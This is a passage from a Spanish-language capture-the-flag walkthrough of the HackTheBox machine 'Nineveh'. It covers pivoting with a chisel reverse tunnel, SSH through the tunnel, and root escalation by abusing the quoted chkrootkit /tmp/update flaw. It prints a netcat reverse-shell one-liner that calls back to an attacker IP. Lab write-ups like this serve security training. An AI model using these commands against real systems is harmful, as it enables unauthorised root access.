┌──(kali㉿kali)-[~/machineshtb/Nineveh/chisel]
└─$ sudo ./chisel server --port 443 --reverse
[sudo] password for kali:
2023/09/25 22:47:37 server: Reverse tunnelling enabled
2023/09/25 22:47:37 server: Fingerprint +HgTKuK552sxEh2bKSIwUdDQ9cj27cPFHKvM1WFzXZk=
2023/09/25 22:47:37 server: Listening on http://0.0.0.0:443
2023/09/25 22:49:57 server: session#1: tun: proxy#R:2222⇒22: Listening
```


cambiamos permisos en chisel

```
www-data@nineveh:/tmp$ chmod +x chisel
chmod +x chisel
www-data@nineveh:/tmp$
```




una vez ejecutado en kali nos apaerece sesion #1

nos conectamos por ssh teniendo en cuenta que cambiamos por el port 2222 y el locallhost
ssh -i llavessh.txt amrois@127.0.0.1 -p 2222




####################################Escalar privilegios ####################################
Al buscar procesos como root encontramos


ps -aux | grep root



pero no parece ser interesante
con el comando crontab -l podemos ver que trabajos se ejecutan en un periodo y econtramos uno que se ejecuta cada 10 minuto s
crontab -l




si hacemos un cat y vemos sus permisos




tambien podemos usar el script pspy


##buscar tareas pspy###################}
lo descargamos y lo transferimos a la maquina victima
https://github.com/DominicBreuker/pspy



le damos permisos




ejecutamos y encontramos varios chkrootkit
./pspy64



vemos si podemos leer o ejecutar y no nos deja

buscando en internet chrootkit encontramos

##################################Vulnerabilidad chkrootkit################################




```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.


Suggested fix: Put quotation marks around the assignment.

file_port="$file_port $i"


I will also try to contact upstream, although the latest version of
chkrootkit dates back to 2009 - will have to see, if I reach a dev there.
```

es decir que si nos cramos un archivo llamado update dentro de la carpeta temporal y le agregamos un codigo maligno se ejecutara
y seremos tendremos root.

entonces creamos el archivo update
nano update
añadimos esta linea #!/bin/bash y la reverse shell

#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 123 >/tmp/f

luego damos permismos y espearmos un minuto